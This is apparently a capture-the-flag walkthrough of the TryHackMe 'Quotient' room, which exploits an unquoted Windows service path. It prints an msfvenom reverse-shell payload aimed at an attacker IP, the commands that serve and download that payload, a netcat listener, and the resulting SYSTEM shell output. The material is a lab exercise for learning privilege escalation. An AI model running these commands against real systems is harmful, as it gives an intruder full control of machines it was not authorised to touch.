
Quotient

Grammar is important. Don't believe me? Just see what happens when you forget punctuation.

First of all if you know enough about Windows privesc, the description and name of this room is a big clue (almost a dead give away!) that we will probably have to exploit “Unquoted Service Paths”.

A little bit of OSINT will also show us that this room has something to do with “services”:



from TryHackMe’s LinkedIn.

Connecting

Start the machine and RDP in using the credentials provided in the task. I’ll be using the Remmina RDP client.


Enumeration

Like I mentioned at the start, because of the name and description (and LinkedIn post) of this room, it is highly likely we need to find Unquoted Service Paths.

There are a few ways of doing this. You can use winPEAS, PowerUp.ps1, manual enumeration etc. There is a very useful command that will help us find Unquoted Service paths:

wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v "c:\windows\\" |findstr /i /v """

Because there is no need to download winPEAS or setup PowerShell modules, I’m going to use this command because it will work straight away without any set up required.



By using this command we can see the service name, the path and it's 'start mode'. Most importantly we can of course see that the file-path is not using quotes!

But why is that so important?

The reason this is so important is because of the way Windows handles CreateProcess API calls.

From the Microsoft documentation:

If you are using a long file name that contains a space, use quoted strings to indicate where the file name ends and the arguments begin; otherwise, the file name is ambiguous. For example, consider the string "c:\program files\sub dir\program name". This string can be interpreted in a number of ways. The system tries to interpret the possibilities in the following order:

1. *c:\program.exe*
2. *c:\program files\sub.exe*
3. *c:\program files\sub dir\program.exe*
4. *c:\program files\sub dir\program name.exe*

Now that we know this we can do something *f i e n d i s h.* We know that Windows will check for C:\Program Files\Development Files\Devservice.exe ***before*** it is able to access the actual "Service.exe" file. So all we need to do is create some sort of malicious file named "Devservice.exe" and place it in C:\Program Files\Development Files\

Creating the Malicious Payload

The easiest and most popular way to create a malicious file is by using msfvenom.

To create the file use the command:

msfvenom -p windows/x64/shell_reverse_tcp LHOST=[ATTACKERIP] LPORT=4444 -f exe-service -o Devservice.exe

Once the file is created we need to transfer it to the victim machine. To do this start a web-server using the command:

python3 -m http.server 80

And then from our victim machine let's first change directory in to the service file-path (to save us having to move the file after downloading).

Then using PowerShell let's download the malicious file. Simply type 'powershell' in the cmd to open a PowerShell instance.

```
Command Prompt - powershell
PS C:\Program Files\Development Files> wget http://10.8.33.73:80/Devservice.exe -OutFile Devservice.exe
PS C:\Program Files\Development Files> dir


    Directory: C:\Program Files\Development Files


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/7/2022   3:03 AM                Devservice Files
-a----        7/24/2022  12:35 AM           7168 Devservice.exe


PS C:\Program Files\Development Files> _
```

using wget we have downloaded our malicious file.


Before trying to restart the service we need to set up a listener to our reverse shell to connect back to. To do this I am going to use netcat:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Restarting the Service

If you check to see if you can manually start the service, you'll see that you don't have the right permissions to do so. But as you remember from earlier the service 'start mode' is set to auto. Auto means that the service should start whenever the system is booted up. We know we don't have the permissions to restart the service - so chances are it is being run on behalf of a higher privileged user.

So when you are confident that you file has downloaded and you're netcat listener is running, restart the Windows machine!



Locating the Flag

After you've rebooted the Windows machine you will get catch a shell in netcat!

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.33.73] from (UNKNOWN) [10.10.54.225] 49669
Microsoft Windows [Version 10.0.17763.3165]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

After running “whoami” we can see that we are logged in as nt authority\system. This is the highest privileged Windows user possible! Equivalent to ‘root’ on Linux.

Now all that is left to do is change directory to the Administrators Desktop and find the flag (use the ‘type’ command to print the flag to console).